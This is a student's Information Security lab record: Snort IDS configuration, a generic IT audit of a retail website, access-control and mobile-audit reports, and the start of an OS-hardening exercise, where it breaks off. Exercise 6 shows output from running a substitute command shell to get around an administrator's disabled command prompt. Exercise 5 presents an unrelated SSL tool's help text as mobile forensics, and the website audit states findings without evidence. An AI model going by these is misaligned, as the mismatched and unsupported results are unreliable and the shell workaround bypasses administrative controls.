



**Sri Eshwar**  
**College of Engineering**  
**Coimbatore | Tamilnadu**  
**An Autonomous Institution**  
**Affiliated to Anna University, Chennai**



**DEPARTMENT OF COMPUTER SCIENCE AND BUSINESS SYSTEMS**

**U19CB411 – INFORMATION SECURITY**  
**LABORATORY RECORD**

**SRI ESHWAR COLLEGE OF ENGINEERING,**  
**KINATHUKADAVU,**  
**COIMBATORE – 641202**

# **SRI ESHWAR COLLEGE OF ENGINEERING**

(An Autonomous Institution)

Approved by AICTE, New Delhi and Affiliated to Anna University, Chennai

Kondampatti (Post), Kinathukadavu (Tk), Coimbatore - 641 202

## **DEPARTMENT OF COMPUTER SCIENCE AND BUSINESS SYSTEMS**

### **BONAFIDE CERTIFICATE**

Certified that this is the Bonafide record of work done by, Mr. / Ms

.....

**Register No:** .....of

**IV-year B. TECH COMPUTER SCIENCE AND BUSINESS SYSTEMS** in the **U19CB411**

**– INFORMATION SECURITY LABORATORY** during the **VII Semester** of the Academic

**Year 2024 – 2025 (ODD Semester).**

**Signature of Faculty In-Charge**

**Head of the Department**

**Submitted for the practical examinations held on .....**

**INTERNAL EXAMINER**

**EXTERNAL EXAMINER**

## INDEX PAGE

S.No	Date	Name of the experiment	Page No.	Total (50)	Signature
1.		Intrusion detection system (IDS) using Snort tool			
2.		Implementation of IT audit, malware analysis, and vulnerability assessment and generate the report.			
3.		Implementation of discretionary access control and mandatory access control			
4.		Implementation of mobile audit and generate the report of the existing artifacts			
5.		Perform mobile analysis in the form of retrieving call logs, SMS logs, and all contact lists using forensics tools like SAFT.			
6.		Implementation of OS hardening and RAM dump analysis to collect the artifacts and other information.			
7.		Implementation of digital forensics tools for disk imaging, data acquisition, data extraction, and data analysis and recovery.			
8.		Implementation to identify web vulnerabilities, using OWASP project			
9.		Analysis of security in Unix/Linux.			
10.		Administration of users, password policies, privileges, and roles.			

**Average:**

**Average (in words)**

**Signature of the Faculty**

**Ex. No: 1****INTRUSION DETECTION SYSTEM (IDS) USING SNORT TOOL****AIM:**

To demonstrate intrusion detection systems (IDS) using any tool Eg. Snort or any other software.

**STEPS ON CONFIGURING AND INTRUSION DETECTION:**

1. Download Snort from the Snort.org website. (<http://www.snort.org/snort-downloads>)
2. Download Rules(<https://www.snort.org/snort-rules>). You must register to get the rules.  
(You should download these often)
3. Double-click on the .exe to install snort. This will install snort in the “C:\Snort” folder. It is important to have WinPcap (<https://www.winpcap.org/install/>) installed
4. Extract the Rules file. You will need WinRAR for the .gz file.
5. Copy all files from the “rules” folder of the extracted folder. Now paste the rules into the “C:\Snort\rules” folder.
6. Copy the “snort.conf” file from the “etc” folder of the extracted folder. You must paste it into the “C:\Snort\etc” folder. Overwrite any existing file. Remember if you modify your snort.conf file and download a new file, you must modify it for Snort to work.
7. Open a command prompt (cmd.exe) and navigate to the folder “C:\Snort\bin” folder. ( at the Prompt, type cd\snort\bin)
8. To start (execute) snort in sniffer mode use the following command:  
Snort -dev -i 3  
-i indicates the interface number. You must pick the correct interface number. In my case, it is 3.  
-dev is used to run snort to capture packets on your network.  
To check the interface list, use the following command:  
snort -W

```

Administrator: C:\Windows\system32\cmd.exe
Total Memory Allocated: 0
=====
Snort exiting
C:\Snort\bin>snort -W

-*> Snort! <*-
  o"  >~  Version 2.9.6.8-WIN32 GRE (Build 47)
  j j j  By Martin Roesch & The Snort Team: http://www.snort.org/snort/snort-t
eam
        Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
        Copyright (C) 1998-2013 Sourcefire, Inc., et al.
        Using PCRE version: 8.10 2010-06-25
        Using ZLIB version: 1.2.3

Index  Physical Address      IP Address      Device Name      Description
----  -
1      00:00:00:00:00:00      0000:0000:fe80:0000:0000:0000:78d2:6299 \Device\
NPF_{45DAC1EF-70A2-4C33-B712-AE311620EB7A} VMware Virtual Ethernet Adapter
2      00:00:00:00:00:00      0000:0000:fe80:0000:0000:0000:bca3:2f66 \Device\
NPF_{C355D233-3D77-484F-A344-65626159980E} VMware Virtual Ethernet Adapter
3      00:00:00:00:00:00      0000:0000:fe80:0000:0000:0000:ada3:46c9 \Device\
NPF_{3264BC0F-4BF2-49C5-B5D9-A12EFE40F17C} Microsoft

C:\Snort\bin>

```

Finding an interface

You can tell which interface to use by looking at the Index number and finding Microsoft. As you can see in the above example, the other interfaces are for VMWare. My interface is 3.

9. To run snort in IDS mode, you will need to configure the file “snort.conf” according to your network environment.

10. To specify the network address that you want to protect in snort.conf file, look for the following line.

Var HOME\_NET 192.168.1.0/24 (You will normally see any here)

11. You may also want to set the addresses of DNS\_SERVERS if you have some on your network. Example:

example snort

12. Change the RULE\_PATH variable to the path of the rules folder. Var RULE\_PATH  
c:\snort\rules path to rules

13. Change the path of all library files with the name and path on your system. and you must change the path of snort\_dynamicpreprocessorvariable.

C:\Snort\lib\snort\_dynamicccpreprocessor

You need to do this to all library files in the “C:\Snort\lib” folder. The old path might be:

“/usr/local/lib/...”. You will need to replace that path with your system path. Using C:\Snort\lib

14. Change the path of the “dynamic engine” variable value in the “snort.conf” file. Example:

dynamic engine C:\Snort\lib\snort\_dynamicengine\sf\_engine.dll

15 Add the paths for “include classification.config” and “include reference.config”

files.

include c:\snort\etc\classification.config include c:\snort\etc\reference.config

16. Remove the comment (#) on the line to allow ICMP rules, if it is commented with a #.

include \$RULE\_PATH/ICMP.rules

17. You can also remove the comment of the ICMP-info rules comment, if it is commented.

include \$RULE\_PATH/ICMP-info.rules

18. To add log files to store alerts generated by snort, search for the “output log” test in snort.conf and

add the following line:

Output alert\_fast: snort-alerts.ids

19. Comment (add a #) the whitelist \$WHITE\_LIST\_PATH/white\_list.rules and the blacklist

Change the nested\_ip inner , \ to nested\_ip inner #, \

20. Comment out (#) the following lines:

#preprocessor normalize\_ip4

#preprocessor normalize\_tcp: ip in stream

#preprocessor normalize\_icmp4

#preprocessor normalize\_ip6

#preprocessor normalize\_icmp6

21. Save the “snort.conf” file.

22. To start snort in IDS mode, run the following command:

snort -c c:\snort\etc\snort.conf -l c:\snort\log -i 3 (Note: 3 is used for my interface card)

If a log is created, select the appropriate program to open it. You can use

WordPard or NotePad++ to read the file.

To generate Log files in ASCII mode, you can use the following command while running snort in IDS mode:

snort -A console -i3 -c c:\Snort\etc\snort.conf -l c:\Snort\log -K ascii

23. Scan the computer that is running snort from another computer by using PING or NMap (ZenMap).

After scanning or during the scan you can check the snort-alerts.ids file in the log folder to ensure it is logging properly. You will see IP address folders appear. Snort monitoring traffic –

```

Administrator: C:\Windows\system32\cmd.exe -short -A console -i3 -c c:\Snort\etc\snort.conf -l c:\Snort\log
Rules Engine: SF_SMORT_DETECTION_ENGINE Version 2.1 <Build 1>
Preprocessor Object: SF_SSLPP Version 1.1 <Build 4>
Preprocessor Object: SF_SSH Version 1.1 <Build 3>
Preprocessor Object: SF_SMTP Version 1.1 <Build 9>
Preprocessor Object: SF_SIP Version 1.1 <Build 1>
Preprocessor Object: SF_SDF Version 1.1 <Build 1>
Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>
Preprocessor Object: SF_POP Version 1.0 <Build 1>
Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>
Preprocessor Object: SF_IMAP Version 1.0 <Build 1>
Preprocessor Object: SF_GTP Version 1.1 <Build 1>
Preprocessor Object: SF_FIPIELNET Version 1.2 <Build 13>
Preprocessor Object: SF_DNS Version 1.1 <Build 4>
Preprocessor Object: SF_DMP3 Version 1.1 <Build 1>
Preprocessor Object: SF_DCEPRPC2 Version 1.0 <Build 3>
Commencing packet processing (pid=2164)
03/29-23:53:16.033913 [**] [120:3:1] (http_inspect) NO CONTENT-LENGTH OR TRANSF
ER-ENCODING IN HTTP RESPONSE [**] [Classification: Unknown Traffic] [Priority: 3
] (TCP) 192.168.1.1:80 -> 192.168.1.20:56506
03/29-23:53:16.035372 [**] [120:3:1] (http_inspect) NO CONTENT-LENGTH OR TRANSF
ER-ENCODING IN HTTP RESPONSE [**] [Classification: Unknown Traffic] [Priority: 3
] (TCP) 192.168.1.1:80 -> 192.168.1.20:56507
03/29-23:53:16.036479 [**] [120:3:1] (http_inspect) NO CONTENT-LENGTH OR TRANSF
ER-ENCODING IN HTTP RESPONSE [**] [Classification: Unknown Traffic] [Priority: 3
] (TCP) 192.168.1.1:80 -> 192.168.1.20:56508
03/29-23:53:16.037093 [**] [120:3:1] (http_inspect) NO CONTENT-LENGTH OR TRANSF
ER-ENCODING IN HTTP RESPONSE [**] [Classification: Unknown Traffic] [Priority: 3
] (TCP) 192.168.1.1:80 -> 192.168.1.20:56509
03/29-23:53:16.142921 [**] [120:3:1] (http_inspect) NO CONTENT-LENGTH OR TRANSF
ER-ENCODING IN HTTP RESPONSE [**] [Classification: Unknown Traffic] [Priority: 3
] (TCP) 192.168.1.1:80 -> 192.168.1.20:302
03/29-23:53:16.194409 [**] [120:3:1] (http_inspect) NO CONTENT-LENGTH OR TRANSF
ER-ENCODING IN HTTP RESPONSE [**] [Classification: Unknown Traffic] [Priority: 3
] (TCP) 192.168.1.1:80 -> 192.168.1.20:56510
03/29-23:53:16.677078 [**] [120:3:1] (http_inspect) NO CONTENT-LENGTH OR TRANSF
ER-ENCODING IN HTTP RESPONSE [**] [Classification: Unknown Traffic] [Priority: 3
] (TCP) 192.168.1.1:80 -> 192.168.1.20:56512
03/29-23:53:16.808301 [**] [120:3:1] (http_inspect) NO CONTENT-LENGTH OR TRANSF
ER-ENCODING IN HTTP RESPONSE [**] [Classification: Unknown Traffic] [Priority: 3
] (TCP) 192.168.1.1:80 -> 192.168.1.20:56513
03/29-23:53:16.944237 [**] [120:3:1] (http_inspect) NO CONTENT-LENGTH OR TRANSF
ER-ENCODING IN HTTP RESPONSE [**] [Classification: Unknown Traffic] [Priority: 3
] (TCP) 192.168.1.1:80 -> 192.168.1.20:56514
03/29-23:53:16.948012 [**] [120:3:1] (http_inspect) NO CONTENT-LENGTH OR TRANSF
ER-ENCODING IN HTTP RESPONSE [**] [Classification: Unknown Traffic] [Priority: 3
] (TCP) 192.168.1.1:80 -> 192.168.1.20:56515
03/29-23:53:16.953992 [**] [120:3:1] (http_inspect) NO CONTENT-LENGTH OR TRANSF
ER-ENCODING IN HTTP RESPONSE [**] [Classification: Unknown Traffic] [Priority: 3
] (TCP) 192.168.1.1:80 -> 192.168.1.20:56516
03/29-23:53:16.967744 [**] [120:3:1] (http_inspect) NO CONTENT-LENGTH OR TRANSF
ER-ENCODING IN HTTP RESPONSE [**] [Classification: Unknown Traffic] [Priority: 3
] (TCP) 192.168.1.1:80 -> 192.168.1.20:56517
03/29-23:53:16.982649 [**] [120:3:1] (http_inspect) NO CONTENT-LENGTH OR TRANSF
ER-ENCODING IN HTTP RESPONSE [**] [Classification: Unknown Traffic] [Priority: 3
] (TCP) 192.168.1.1:80 -> 192.168.1.20:56518

```

## RESULT:

Thus, the Intrusion Detection System (IDS) has been demonstrated by using the Open-Source Snort Intrusion Detection Tool.

<b>Ex No: 2</b>	<b>IMPLEMENTATION OF IT AUDIT, MALWARE ANALYSIS, AND VULNERABILITY ASSESSMENT AND GENERATE THE REPORT</b>

**AIM:** To generate a report for implementing IT Audit, Malware Analysis, Vulnerability Assessment.

**Tools:**

There are various tools for IT Audit, Malware Analysis, and Vulnerability Assessment. Some are listed below:

**IT Audit:**

- ACL GRC: A comprehensive governance, risk, and compliance platform.
- Archer: A platform for risk management
- OneLogin: Identity and Access management system
- Trip Wire: Monitoring changes to files and directories.

**Malware Analysis:**

- IDA Pro: Debugger for analyzing malware
- PE id: Analyzing window executable files
- Wire Shark: Analyzer for network traffic.

**Vulnerability Assessment:**

- Nessus: Vulnerability Scanner
- Qualys: Cloud-based system for vulnerability analysis
- Nexpose: Tool for security checks
- Acunetix: Web-based vulnerability checker.

**Procedures:**

Let us consider the website dotandkey.com and perform the analyses:

- Step 1: Outline the scope and objectives of the experiment. Then generate the planning strategy for implementing our goals.
- Step 2: Generating the plan and methodology for efficiently implementing IT audits.
- Step 3: Examining and analyzing the structure, security policies, workflow, data protection, encryption process, backups, confidentiality of user details, data integrity, reliability, and other features of the website by tools.



- Step 4: Evaluate the metrics that are correctly matched to the procedures and policies and add the results and recommendations into the report.
- Step 5: Generating the objectives and planning methodology for implementing the malware analysis.
- Step 6: Monitor and analyze the files, codes, network traffic, Crashing, and Hanging of systems by any malware attacks.
- Step 7: Review the analysis and codes of websites to find any malware attacks and if any signs are suspected, implement respective actions to recover it. Add the results to the report.
- Step 8: Generate objectives and planning methodology for assessing any vulnerability in the website.
- Step 9: Use vulnerability scanning tools to scan the website functions, databases, working flows, and entire functions of the website.
- Step 10: Take remediation to solve the vulnerabilities and monitor the website regularly. Add the analysis to the report
- Step 11: Generate the report which includes all the analysis.

**Summary:**

Regarding the website's security and governance, the IT audit, malware analysis, and vulnerability assessment for "dotandkey.com" have produced positive results. Strong security guidelines, well-defined IT governance frameworks, and efficient access restrictions were all emphasized by the audit. Malware analysis is negative as there is no malicious code detected on the website. No critical vulnerabilities are identified.

However, there are several recommendations for the website to enhance better functionality. Regular upgradation and access control checks are the recommendations of IT Audit. Proactive, continuous monitoring can help the website from various threats. Along with this, continuous security checks and regular software patch testing can prevent dot and key websites from vulnerabilities. Overall the website has strong security and access control mechanisms which provides better user security. Outdated software has to be replaced and designs have to be user-friendly for better user experience.

**Summary:**

<b>IT Audit Implementation</b>	<b>Malware Analysis</b>	<b>Vulnerability assessment</b>
High data protection and user privacy	No evidence of malware	low vulnerability is identified due to outdated software
Good access control mechanism	Better database and file integrity	No critical vulnerability is found
Proper incident response and disaster recovery	Detailed scanning and monitoring of responses	Website security is strong
User interfaces need better designs and a large no. of users at a time leads to the slow response of the website.	No active malicious code was found.	Regular Software updates and tests have to be done.

**Result:**

Thus, the Implementation of IT audit, malware analysis, and vulnerability assessment generated the report.

<b>Ex. No : 3</b>	<b>IMPLEMENTATION OF DISCRETIONARY ACCESS CONTROL AND MANDATORY ACCESS CONTROL</b>

**AIM:**

To generate a report for implementing discretionary access control and mandatory access control

**Tools:**

There are various tools for discretionary access control and mandatory access control. Some are listed below:

**Discretionary access control:**

- Access control list: It specifies which users are granted permission
- Linux- Unix Permissions: Use commands like “chmod” to manage permissions
- Windows Security and File Permissions: built-in tools for setting file and folder permissions.

**Mandatory Access Control:**

- Audit2allow: Used for managing Linux policies.
- SELinux: building and managing Android policies.
- Trusted Solaris: OS with built-in MAC features for managing policies and permissions.

**Procedure:**

**Step 1:** Begin by defining access policies for your resources, specifying who can access them and what permissions they should have.

**Step 2:** Categorize your resources based on their sensitivity or importance to determine which needs stricter access control.

**Step 3:** Manage user accounts and assign users to relevant groups based on their job roles and responsibilities.

**Step 4:** Configure access control mechanisms such as file permissions, access control lists (ACLs), or role-based access control (RBAC) to enforce your access policies.

**Step 5:** Implement access monitoring and auditing mechanisms to track access attempts and changes to permissions.

**Step 6:** Test your DAC settings to ensure they work as intended and regularly review and update them as business needs change.

**Step 7:** For MAC, assign security labels to resources and users based on their sensitivity and clearance levels.


**Step 8:** Develop security policies that define rules for how different security labels interact and specify data flow rules.

**Step 9:** Label resources and users according to the established security labels to ensure uniformity.

**Step 10:** Install and configure your chosen MAC system, such as SELinux or AppArmor.

**Step 11:** Test the enforcement of your MAC system to verify that users and processes can only access resources as allowed by the MAC rules. Continuously monitor and update MAC policies as needed to adapt to changes in your organization.

Implementation Outcome:



### Summary:

Implementing Discretionary Access Control (DAC) and Mandatory Access Control (MAC) is crucial for maintaining the security and integrity of an organization's information resources. In the case of DAC, it involves defining access policies, classifying resources, managing user accounts, and configuring access control mechanisms. DAC offers flexibility by allowing resource owners to decide who can access what, making it suitable for scenarios where trust among users is higher. However, it also requires meticulous management to avoid misuse of discretionary permissions. Regular testing and review are essential to ensure that access permissions align with the organization's evolving needs. On the other hand, MAC focuses on the enforcement of strict access control policies. It necessitates the assignment of security labels to resources and users, the development of comprehensive security policies, and the installation of MAC systems like SELinux or AppArmor.

MAC is particularly valuable in high-security environments, where dataprotection is paramount. It enforces rules based on the security labels, reducing the risk of unauthorized access and data breaches. However, MAC can be complex to implement and requires continuous monitoring and policy updates to adapt to organizational changes.

In summary, both DAC and MAC play essential roles in safeguarding sensitive information, and the choice between them depends on the specific security requirements and trust levels within the organization. In addition to DAC and MAC, organizations may also implement Role-Based Access Control (RBAC) as an access control model. RBAC simplifies access management by associating users with specific roles, and those roles determine the permissions granted to users.

## RESULT:

Discretionary Access Control (DAC)	Mandatory Access Control (MAC)
Flexibility and User Autonomy	High-Security Assurance
Granular Access Control	Prevention of unauthorized Access
Increased Administrative overhead	Complexity and Overhead

Hence the report for implementing discretionary access control and mandatory access control is generated.

<b>Ex. No: 4</b>	<b>IMPLEMENTATION OF MOBILE AUDIT AND GENERATE REPORT OF THE EXISTING ARTIFACTS</b>

**AIM:**

To implement mobile audit and generate the report of the existing artifacts.

**TOOLS:**

- OWASP Mobile Security Testing Guide
- MobSF(Mobile Security Framework)
- Burp Suite
- ZAP(Zed Attack Proxy)
- Wireshark
- Lookout

**PROCEDURE:**➤ **STEP 1: Objective Definition:**

Begin by clearly defining the objectives of the mobile audit. Determine whether you are focusing on security, compliance, performance, or other specific goals. Understanding the purpose will guide the entire audit process.

➤ **STEP 2: Scope Determination:**

Specify the scope of the audit by identifying which mobile devices and applications will be included. This helps in setting boundaries and ensures that you focus on the most relevant artifacts.

➤ **STEP 3: Tool Selection:**

Choose the appropriate tools and resources needed for the audit. Security audits, might include vulnerability scanners and penetration testing tools, while compliance checks could involve auditing software or policy compliance tools.

➤ **STEP 4: Data Collection:**

Gather detailed information about the mobile devices and applications under audit. This includes hardware specifications, operating system versions, and a list of installed applications.

➤ **STEP 5: Security and Compliance Checks:**

Conduct security assessments, compliance checks, and vulnerability scans. Assess aspects like encryption, authentication methods, permissions, and adherence to policies or regulations.

➤ **STEP 6: Report Generation:**

Compile the audit findings into a comprehensive report. The report should

include detailed descriptions of identified issues, their severity levels, potential impact, and clear recommendations for remediation.

➤ **STEP 7: Remediation and Follow-Up:**


Prioritize the issues based on their severity and address them accordingly. Develop remediation plans and ensure that identified vulnerabilities are fixed. Schedule follow-up audits to verify that issues have been resolved and to monitor ongoing compliance and security.

➤ **STEP 8: Documentation and Continuous Improvement:**

Maintain detailed documentation of the audit process, including the audit plan, findings, actions taken, and follow-up activities. Use this documentation to continually improve mobile security and compliance processes and adapt to changing mobile technology and threats.

These 8 steps provide a structured approach to conducting a mobile audit and generating a comprehensive report for your existing artifacts. Tailor these steps to meet your organization's specific needs and objectives.

## Implementation:



**SUMMARY:**

The implementation of a mobile audit involves a systematic process aimed at inspecting and assessing existing artifacts, typically in an organizational or project context. The primary objective is to generate a comprehensive report that provides insights into the current state of these artifacts. This audit process entails several key steps, starting with defining clear objectives and scope, selecting an appropriate methodology, and assembling a proficient audit team.

Once these foundational steps are in place, the audit team identifies and documents all pertinent artifacts for assessment. They then collect and analyze data using various methods, including code reviews, system analyses, and documentation reviews. Risk assessment is another critical aspect of the audit, where potential risks are evaluated, prioritized, and assessed for their impact on the organization. Compliance and security are reviewed to ensure adherence to industry standards and security best practices.

The audit process culminates in the creation of a comprehensive report that summarizes findings, identifies issues, offers recommendations for improvements, and outlines an action plan. This report is presented to relevant stakeholders for their awareness and engagement in implementing the recommended changes. Continuous follow-up and monitoring of the action plan are necessary to track progress and verify compliance, ultimately contributing to the enhancement of mobile artifacts' quality, security, and compliance within the organization or project.

**RESULT:**

The implementation of a mobile audit and the generation of a report for existing artifacts result in improved artifact quality, enhanced security, compliance assurance, identified issues for resolution, actionable improvement recommendations, risk mitigation, and informed decision-making for organizations



<b>Ex. No: 5</b>	<b>PERFORM MOBILE ANALYSIS IN THE FORM OF RETRIEVING CALL LOGS, SMS LOGS, ALL CONTACTS LISTS USING THE FORENSICS TOOLS LIKE SAFT</b>

**AIM**

To perform mobile analysis in the form of retrieving call logs, SMS log, all contacts list using the forensics tool like SAFT

**TOOLS:**

There are several forensic tools commonly used for mobile device analysis, and they are essential for extracting and analyzing data from mobile phones and tablets in a forensic context. These tools assist digital forensic investigators in collecting and preserving evidence for legal or investigative purposes. Here are some of the well-known mobile forensic tools:

**1. Cellebrite UFED:**

- Cellebrite UFED is a widely used mobile forensic tool that supports a wide range of mobile devices and operating systems. It can extract data such as call logs, text messages, contacts, app data, and more.

**2. Oxygen Forensic Detective:**

- Oxygen Forensic Detective is a comprehensive tool for analyzing mobile devices. It can extract data from various sources, including mobile devices, cloud services, and social media.

**3. XRY by MSAB:**

- XRY is another mobile forensic tool that supports a variety of mobile devices. It can extract data from smartphones, GPS devices, and other mobile devices.

**4. MOBIL edit Forensic:**

- MOBIL edit Forensic is a tool that allows investigators to extract data from mobile devices and analyze it. It supports various data extraction methods.

**5. Autopsy:**

- Autopsy is an open-source digital forensics tool that can be used for mobile device analysis. It supports both Android and iOS devices and can extract various data types.

**6. Elcom soft Phone Breaker:**

- Elcom soft Phone Breaker is a tool that can extract data from mobile devices and cloud services, including Apple iCloud and Google accounts.

**PROCEDURE:**

Analyzing mobile devices for retrieving call logs, SMS logs, and contacts lists in a forensic context typically requires specialized software and a well-defined procedure to ensure that the evidence is collected and preserved correctly.

**1. Legal Authorization:**

- Ensure that you have legal authorization to access and analyze the mobile device. This typically requires a search warrant or other legal authority.

**2. Documentation and Chain of Custody:**

- Document all relevant information, such as the device's make and model, serial number, and condition.
- Establish and maintain a strict chain of custody to track who handles the device and when.

**3. Acquisition:**

- Use the forensic tool, in this case, SAFT, to create a forensic image of the mobile device. This image should be a bit-by-bit copy of the device's storage, ensuring data integrity.
- Make sure that the original mobile device remains in a secure and unaltered state during this process.

**4. Examination:**

- Utilize the forensic tool to examine the acquired image. The tool should allow you to search for and extract specific data, such as call logs, SMS logs, and contacts.
- For call logs and SMS logs, you will typically look for databases or log files that store this information.
- For contacts, you would usually access the address book or contact database.

**5. Data Analysis:**

- Analyze the retrieved data for relevant information.
- Verify timestamps, sender/receiver information, and contact details.
- Ensure data integrity throughout the process.

**6. Report Generation:**

- Document your findings in a detailed report. Include information about the extraction process, data analyzed, and any relevant evidence found.
- Maintain proper documentation to establish the integrity of the evidence.

**7. Preservation:**

- Ensure the integrity of the acquired data by preserving it securely. Use write-protected storage media to store the forensic image.
- Maintain the chain of custody to track the storage and handling of the evidence.

**8. Presentation in Court:**

- If necessary, be prepared to present your findings and evidence in court, following the appropriate legal procedures.

## Implementation:

```

root@kali:~/Desktop/O-Saft# perl o-saft.pl --help
=== reading: ./o-saft.pl [RC-FILE does] ===

NAME

    O-Saft - OsaftP SSL advanced forensic tool.
    OsaftP SSL audit for testers.

DESCRIPTION

    This tools lists information about remote target's SSL certificate
    and tests the remote target according given list of ciphers.

    Note: Throughout this description '$a' is used as an alias for the
    program name 'o-saft.pl'.

SYNOPSIS

    o-saft.pl [COMMANDS ...] [OPTIONS ...] target [target target ...]

    where [COMMANDS] and [OPTIONS] are described below and target is
    a hostname either as full qualified domain name or as IP address.
    Multiple commands and targets may be combined.

    All commands and options can also be specified in a rc-file, see
    RC-FILE below.

    I.e. all commands start with a '.' character and options start with
    '-' or '--' characters. Anything else is treated as target name.

```

## SUMMARY:

In the field of digital forensics, the procedure for mobile analysis, using tools like SAFT, is a critical process to retrieve call logs, SMS logs, and contact lists from mobile devices while adhering to legal and ethical standards. It begins with obtaining legal authorization to access the device and meticulously documenting its details while maintaining a secure chain of custody.

The core steps involve the acquisition of a forensic image of the mobile device, executed through SAFT, to ensure the data's integrity remains intact. Subsequently, the acquired image is examined, using the tool, to extract the desired information. Once extracted, data analysis is essential to verify and scrutinize the retrieved call logs, SMS logs, and contact lists to ensure accuracy and relevancy.

The integrity of the evidence is preserved by securely storing the forensic image using write-protected media, all while maintaining the meticulous chain of custody. This procedure ensures that mobile device analysis using SAFT is conducted systematically, providing accurate and legally admissible results for investigative or legal purposes.

## RESULT:

The procedure for mobile analysis using a forensic tool like SAFT involves acquiring legal authorization and maintaining a secure chain of custody. SAFT is used to create a forensic image of the mobile device, preserving data integrity. The acquired image is examined to retrieve call logs, SMS logs, and contact lists. Data analysis ensures accuracy and relevancy, and a detailed report is generated. The evidence is securely preserved while adhering to legal standards for potential use in investigations or legal proceedings.

<b>Ex.No: 6</b>	<b>IMPLEMENTATION OF OS HARDENING AND RAM DUMP ANALYSIS TO COLLECT THE ARTIFACT AND OTHER INFORMATION</b>

**AIM**

Generate a report for implementation of OS hardening and RAM dump analysis to collect the artifact and other information.

**Tools:****OS Hardening:**

- CIS-CAT Pro - Assess and secure system configurations
- MBSA - Scan Windows systems for security vulnerabilities
- OpenSCAP - Automate vulnerability management and policy Compliance
- Ansible - Apply OS hardening scripts and policies

**Dump Analysis:**

- Volatility - Analyze RAM dumps and extract system information
- Rekall - Memory analysis framework for various OS
- LiME - Acquire memory from a running system for analysis
- WinDbg - Windows memory dump analysis

**Procedure:**

**Step 1:** Begin with a comprehensive inventory of all hardware and software components in your organization's IT infrastructure to identify potential vulnerabilities.

**Step 2:** Identify the specific operating systems (OS) and versions in use, and gather information about the hardware configurations, ensuring accurate asset management.

**Step 3:** Develop a standardized hardening guide or checklist for each OS, including recommended security settings and best practices to follow.

**Step 4:** Implement OS hardening measures such as patch management, removal of unnecessary services, and strict access control policies across all systems.

**Step 5:** Configure firewalls and intrusion detection/prevention systems (IDS/IPS) to filter and monitor network traffic to enhance network security.

**Step 6:** Enforce strong password policies and multi-factor authentication (MFA) to secure user accounts and access to critical systems.

**Step 7:** Regularly update and apply security patches and updates to address known vulnerabilities in the operating systems.

**Step 8:** Continuously monitor system configurations and settings, automating checks when possible to maintain the desired security posture.

**Step 9:** Establish a secure backup and recovery strategy to ensure data integrity and availability in the event of security incidents or system failures.

**Step 10:** Provide ongoing security awareness and training to IT and user staff to promote a culture of security and compliance with hardening practices.

**Step 11:** Integrate RAM dump analysis into your incident response plan, defining the procedures and roles for collecting and analyzing RAM dumps.

**Step 12:** Procure and deploy RAM capture and analysis tools, such as Volatility or Rekall, and ensure that your team is trained in their use.

### Implementation:

```

C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.18363.778]
(c) 2019 Microsoft Corporation. All rights reserved.

The command prompt has been disabled by your administrator.

Press any key to continue . . .

C:\Users\normaluser\Downloads\cmd-dll_v0_0_4\cmd.exe
ReactOS Operating System [Version 0.3.11-20151211-RUNNING]
(C) Copyright 1998-2009 ReactOS Team.
Modifications by Didier Stevens https://DidierStevens.com

C:\Users\normaluser\Downloads\cmd-dll_v0_0_4>dir
Volume in drive C has no label.
Volume Serial Number is 3CC8-F38E

Directory of C:\Users\normaluser\Downloads\cmd-dll_v0_0_4

04/30/2020 07:52p <DIR>      .
